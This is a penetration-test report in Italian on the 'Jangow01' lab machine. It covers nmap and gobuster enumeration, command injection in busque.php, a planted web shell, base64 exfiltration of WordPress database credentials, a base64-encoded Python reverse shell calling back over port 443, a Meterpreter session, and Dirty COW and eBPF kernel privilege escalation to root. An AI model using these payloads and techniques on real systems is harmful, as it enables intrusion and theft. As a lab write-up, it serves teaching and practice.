Rapporto Completo di Penetration Test: Target "Jangow01"

Target: 192.168.100.17

Livello di Sicurezza: FACILE

Stato Finale: Compromissione Totale (Root)

---

1. Sommario Esecutivo (Executive Summary)

1.1 Panoramica dell'Attività

È stata condotta un'attività di Penetration Testing in modalità "Black Box" (senza conoscenza previa dell'infrastruttura) contro il server "Jangow01". L'obiettivo primario era simulare un attacco informatico reale per identificare vulnerabilità critiche, valutare la capacità di rilevamento delle intrusioni e determinare l'impatto aziendale di una potenziale violazione.

1.2 Risultati Chiave

L'analisi ha evidenziato carenze strutturali nella sicurezza che hanno permesso la **completa compromissione del server**.

- **Vettori di Accesso:** Il punto di ingresso è stato un'applicazione web non sicura che ha permesso l'esecuzione di comandi non autorizzati (RCE).
- **Movimento Laterale ed Escalation:** Sebbene le credenziali siano state esfiltrate, non hanno permesso l'accesso diretto. Tuttavia, vulnerabilità nel Kernel del Sistema Operativo (mai aggiornato dal 2016) hanno permesso a un attaccante non privilegiato di ottenere i diritti di Amministratore (Root).
- **Efficacia delle Difese:** Il firewall perimetrale ha bloccato parzialmente le connessioni in uscita, ma è stato aggirato utilizzando porte comuni (443).

1.3 Impatto di Business (Risk Assessment)

Il rischio per l'organizzazione è classificato come **CRITICO**. Un attaccante può:

1. **Sottrarre Dati Sensibili:** Accesso completo al database e ai file di configurazione.
2. **Interrompere i Servizi:** Capacità di arrestare o riavviare il server (dimostrata dal crash causato durante i test).
3. **Persistenza:** Installare malware o backdoor profonde difficili da rilevare.

---

2. Analisi Tecnica Dettagliata (Step-by-Step)

Questa sezione documenta la catena di attacco completa, spiegando le metodologie utilizzate per superare le difese.

Fase 1: Ricognizione e Mappatura (Enumeration)

L'attacco è iniziato con la mappatura della superficie esposta. L'obiettivo era identificare i servizi in ascolto e potenziali punti di ingresso.

1.1 Scansione dei Servizi (Nmap)

È stata eseguita una scansione TCP completa. Sono stati individuati due servizi: FTP (Porta 21) e un server Web Apache (Porta 80). La presenza di un server web ha immediatamente indirizzato l'attenzione verso possibili vulnerabilità applicative.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.100.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-27 08:39 -0500
Nmap scan report for pfSense.home.arpa (192.168.100.1)
Host is up (0.00066s latency).
MAC Address: 08:00:27:D2:42:91 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.100.17
Host is up (0.00073s latency).
MAC Address: 08:00:27:42:3F:49 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.100.10
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 3.04 seconds

┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -p- 192.168.100.17
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-27 08:40 -0500
Stats: 0:01:54 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 94.42% done; ETC: 08:42 (0:00:07 remaining)
Nmap scan report for 192.168.100.17
Host is up (0.00093s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
80/tcp open  http    Apache httpd 2.4.18
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Index of /
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2021-06-10 18:05  site/
|_
MAC Address: 08:00:27:42:3F:49 (Oracle VirtualBox virtual NIC)
Service Info: Host: 127.0.0.1; OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 130.78 seconds
```

- **Figura 1:** Scansione Nmap completa.

1.2 Discovery delle Risorse Web (Gobuster)

Poiché la pagina principale non mostrava vulnerabilità evidenti, è stato utilizzato gobuster per forzare l'enumerazione di directory nascoste ("Directory Brute-forcing"). Questo ha rivelato la cartella /site/, al cui interno risiedeva uno script critico: busque.php.

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.100.17/site/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.100.17/site/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.hta                 (Status: 403) [Size: 279]
.htaccess            (Status: 403) [Size: 279]
.htpasswd            (Status: 403) [Size: 279]
assets               (Status: 301) [Size: 322] [--> http://192.168.100.17/site/assets/]
css                  (Status: 301) [Size: 319] [--> http://192.168.100.17/site/css/]
index.html           (Status: 200) [Size: 10190]
js                   (Status: 301) [Size: 318] [--> http://192.168.100.17/site/js/]
wordpress            (Status: 301) [Size: 325] [--> http://192.168.100.17/site/wordpress/]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
```


- **Figura 2:** Enumerazione delle directory nascoste.

Fase 2: Web Exploitation & Staging

2.1 Analisi della Vulnerabilità RCE

L'analisi manuale dello script busque.php ha rivelato che il parametro buscar passava l'input dell'utente direttamente alla shell di sistema senza sanificazione. Iniettando operatori logici bash, è stato possibile concatenare comandi arbitrari.

- **Test:** Inserendo id, il server ha risposto con l'identità dell'utente web www-data, confermando la Remote Code Execution (RCE).



- **Figura 3:** Conferma della vulnerabilità RCE.

2.2 Tentativi di Connessione Diretta (Falliti)


È stato tentato di inviare una Reverse Shell diretta (comandi che ordinano al server di connettersi alla macchina dell'attaccante).

- **Ostacolo:** Il firewall del server implementava regole di "Egress Filtering", bloccando le connessioni in uscita su porte non standard come la 4444.

- **Figura 4:** Connessione fallita verso la porta 4444.

2.3 Implementazione della Backdoor (Staging)

Per superare le limitazioni di caratteri e stabilità dell'iniezione via URL, abbiamo deciso di scrivere una "Web Shell" dedicata sul server. Utilizzando il comando echo, abbiamo creato il file simple.php. Questo script funge da interfaccia pulita per eseguire comandi complessi senza errori di codifica URL.




- **Figura 5:** Iniezione del codice per creare simple.php.

Fase 3: Esfiltrazione Dati (Information Gathering)

Prima di tentare nuovamente l'intrusione, abbiamo utilizzato la backdoor per raccogliere informazioni interne.

3.1 Esfiltrazione Sicura (Base64)

È stato individuato il file di configurazione wordpress/wp-config.php. Per evitare che caratteri speciali (come parentesi o virgolette) venissero interpretati o corrotti dal browser durante l'esfiltrazione, abbiamo ordinato al server di codificare il contenuto del file in **Base64** prima di inviarlo.



PD9waHAKJHNlcnZlcm5hbWUgPSAibG9jYWxob3N0IjsKJGRhdGFiYXNlID0gImRlc2FmaW8wMiI7CiR1c2VybmFtZSA9ICJkZ
Pgo=

- **Figura 6:** Recupero della stringa codificata.

3.2 Analisi Credenziali

Decodificando la stringa, sono state ottenute le credenziali del database in chiaro:

- **Utente:** desafio02
- **Password:** abygurl69

```
┌──(kali㉿kali)-[~]
└─$ echo "PD9waHAKJHNlcnZlcm5hbWUgPSAibG9jYWxob3N0IjsKJGRhdGFiYXNlID0gImRlc2FmaW8wMiI7CiR1c2VybmFtZSA9ICJkZXNhZmlvMD
IiOwokcGFzc3dvcmQgPSAiYWJ5Z3VybDY5IjsKLy8gQ3JlYXRlIGNvbm5lY3Rpb24KJGNvbm4gPSBteXNxbGlfY29ubmVjdCgkc2VydmVybmFtZSwgJH
VzZXJuYW1lLCAkcGFzc3dvcmQsICRkYXRhYmFzZSk7Ci8vIENoZWNrIGNvbm5lY3Rpb24KaWYgKCEkY29ubikgewogICAgZGllKCJDb25uZWN0aW9uIG
ZhaWxlZDogIiAuIG15c3FsaV9jb25uZWN0X2Vycm9yKCkpOwp9CmVjaG8gIkNvbm5lY3RlZCBzdWNjZXNzZnVsbHkiOwpteXNxbGlfY2xvc2UoJGNvbm
4pOwo/Pgo=" | base64 -d
<?php
$servername = "localhost";
$database = "desafio02";
$username = "desafio02";
$password = "abygurl69";
// Create connection
$conn = mysqli_connect($servername, $username, $password, $database);
// Check connection
if (!$conn) {
    die("Connection failed: " . mysqli_connect_error());
}
echo "Connected successfully";
mysqli_close($conn);
?>
```

- **Figura 7:** Decodifica stringa b64.

3.3 Verifica del Riutilizzo delle Password

È stato tentato un attacco di "Credential Stuffing" interno, provando queste credenziali sui servizi FTP, SSH e MySQL per ottenere un accesso legittimo.

- **Risultato:** Fallito. Le credenziali erano valide solo per il database MySQL locale e non per l'accesso remoto al sistema.

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.100.17
Connected to 192.168.100.17.
220 (vsFTPd 3.0.3)
Name (192.168.100.17:kali): desafio02
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp> exit
221 Goodbye.
```

- **Figura 8:** Login falliti su FTP/SSH (16.png).

Fase 4: Ottenimento dell'Accesso (Exploitation)

Fallito l'accesso legittimo, siamo tornati all'attacco tecnico per ottenere una shell interattiva.

4.1 Evasione del Firewall (Porta 443)

Abbiamo ipotizzato che il traffico HTTPS in uscita (Porta 443) fosse consentito (configurazione comune per permettere aggiornamenti). Abbiamo configurato il nostro listener su questa porta.

4.2 Payload Python Offuscato

Per inviare il codice malevolo (Reverse Shell Python) attraverso la backdoor simple.php, lo abbiamo nuovamente codificato in Base64. Questo ha permesso al payload di "viaggiare" attraverso l'URL senza essere corrotto, per poi essere decodificato ed eseguito in memoria dal server.

```
1 http://192.168.100.17/site/simple.php?
  c=echo%20aW1wb3J0IHNvY2tldCxzdWJwcm9jZXNzLG9zO3M9c29ja2V0LnNvY2tldChzb2NrZXQuQUZfSU5FVCxzb2NrZXQuU09DS19TVFJFQU0pO3MuY29ubm-
  VjdCgoIjE5Mi4xNjguMTAwLjEwIiw0NDMpKTtvcy5kdXAyKHMuZmlsZW5vKCksMCk7IG9zLmR1cDIocy5maWxlbm8oKSwxKTsgb3MuZHVwMihzLmZpbGVubygpL-
  DIpO3A9c3VicHJvY2Vzcy5jYWxsKFsiL2Jpbi9zaCIsIi1pIl0pOw==%20|%20base64%20-d%20|%20python3
```

- **Figura 9:** Invio del payload Python Base64.

4.3 Accesso Iniziale

La strategia ha funzionato: il server si è connesso alla nostra macchina sulla porta 443, fornendoci una shell come utente www-data.

```
┌──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 443
[sudo] password for kali:
listening on [any] 443 ...
connect to [192.168.100.10] from (UNKNOWN) [192.168.100.17] 38162
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

- **Figura 10:** Shell interattiva ottenuta.

Ottenendo in un primo momento l’accesso tramite l’utente “jangow01” e la password “abygurl69” trovata nel file config.php, abbiamo ottenuto info di sistema.

```
www-data@jangow01:/var/www/html/site$ ls -la
ls -la
total 48
drwxr-xr-x 6 www-data www-data  4096 Jan 27 13:23 .
drwxr-xr-x 3 root     root      4096 Oct 31  2021 ..
drwxr-xr-x 3 www-data www-data  4096 Jun  3  2021 assets
-rw-r--r-- 1 www-data www-data    35 Jun 10  2021 busque.php
drwxr-xr-x 2 www-data www-data  4096 Jun  3  2021 css
-rw-r--r-- 1 www-data www-data    56 Jan 27 13:20 hack.php
-rw-r--r-- 1 www-data www-data 10190 Jun 10  2021 index.html
drwxr-xr-x 2 www-data www-data  4096 Jun  3  2021 js
-rw-r--r-- 1 www-data www-data    29 Jan 27 13:24 simple.php
drwxr-xr-x 2 www-data www-data  4096 Jun 10  2021 wordpress
www-data@jangow01:/var/www/html/site$ ../
../
bash: ../: Is a directory
www-data@jangow01:/var/www/html/site$ uname -a
uname -a
Linux jangow01 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
www-data@jangow01:/var/www/html/site$ cat /etc/issue
cat /etc/issue
JANGOW 01
REDE: \4{enp0s17}

www-data@jangow01:/var/www/html/site$ cat /etc/passwd | grep home
cat /etc/passwd | grep home
syslog:x:104:108::/home/syslog:/bin/false
jangow01:x:1000:1000:desafio02,,,:/home/jangow01:/bin/bash
www-data@jangow01:/var/www/html/site$
```

- **Figura 11:** Info di sistema.

4.4 Stabilizzazione (Meterpreter)

Per facilitare il trasferimento di file e l'esecuzione di exploit complessi, la shell è stata aggiornata a una sessione **Meterpreter** (strumento avanzato di controllo remoto).

```
msf exploit(linux/local/bpf_sign_extension_priv_esc) > use exploit/multi/handler
[*] Using configured payload python/meterpreter/reverse_tcp
msf exploit(multi/handler) > options

Payload options (python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.100.10   yes       The listen address (an interface may be specified)
   LPORT  443              yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.100.10:443
[*] Sending stage (23404 bytes) to 192.168.100.17
[*] Meterpreter session 2 opened (192.168.100.10:443 → 192.168.100.17:47642) at 2026-01-27 11:16:53 -0500
```

- **Figura 12:** Sessione Meterpreter attiva.

Fase 5: Escalation dei Privilegi (Root)

Con l'accesso di basso livello garantito, l'obiettivo finale era diventare Amministratori (Root).

5.1 Enumerazione e Fallimenti


L'analisi del sistema ha mostrato un Kernel Linux obsoleto (versione 4.4.0 del 2016).

- **Metasploit Suggester:** Gli exploit automatici suggeriti sono falliti a causa dell'incompatibilità tra l'ambiente Python della shell e il codice nativo degli exploit.

```
[*] Post module execution completed
msf post(multi/recon/local_exploit_suggester) > use exploit/linux/local/bpf_sign_extension_priv_esc
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf exploit(linux/local/bpf_sign_extension_priv_esc) > set SESSION 1
SESSION ⇒ 1
msf exploit(linux/local/bpf_sign_extension_priv_esc) > set LHOST 192.168.100.10
LHOST ⇒ 192.168.100.10
msf exploit(linux/local/bpf_sign_extension_priv_esc) > run
[*] Started reverse TCP handler on 192.168.100.10:4444
[!] SESSION may not be compatible with this module:
[!]  * incompatible session architecture: python
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Writing '/tmp/.6LBmm' (250 bytes) ...
[*] Launching exploit ...
[*] Cleaning up /tmp/.6LBmm and /tmp/.JzWSft4mr ...
[-] Exploit failed [user-interrupt]: Rex::TimeoutError Send timed out
[-] run: Interrupted
msf exploit(linux/local/bpf_sign_extension_priv_esc) >
```

  - **Figura 13:** Errori del modulo Suggester.

- **Dirty COW (CVE-2016-5195):** È stato tentato il famoso exploit "Dirty COW". Tuttavia, a causa di una "race condition" instabile su questa specifica architettura, l'exploit ha causato un **Kernel Panic**, mandando in crash il server.



  - **Figura 14:** Crash del sistema.


5.2 Successo Manuale (eBPF)

Dopo il riavvio del sistema, abbiamo cambiato strategia optando per l'exploit **eBPF (CVE-2017-16995)**. Invece di usare automatismi, abbiamo caricato manualmente il codice sorgente C (45010.c), lo abbiamo compilato localmente con gcc e lo abbiamo eseguito.

- **Figura 15:** Compilazione manuale dell'exploit.

5.3 Accesso Root

L'exploit ha manipolato con successo la memoria del kernel, elevando i privilegi del processo corrente a Root (uid=0).



- **Figura 16:** Conferma privilegi Root.

6. Conclusioni e Prova della Compromissione

L'attacco ha dimostrato che la combinazione di codice insicuro (Command Injection) e mancata manutenzione del sistema (Kernel obsoleto) è fatale. Nonostante la presenza di un firewall, l'uso di porte comuni e tecniche di encoding ha reso le difese inefficaci.

La "Flag" finale, che certifica la completa compromissione del sistema, è stata recuperata dalla directory protetta dell'amministratore.

- **Figura 17:** Flag finale JANGOW.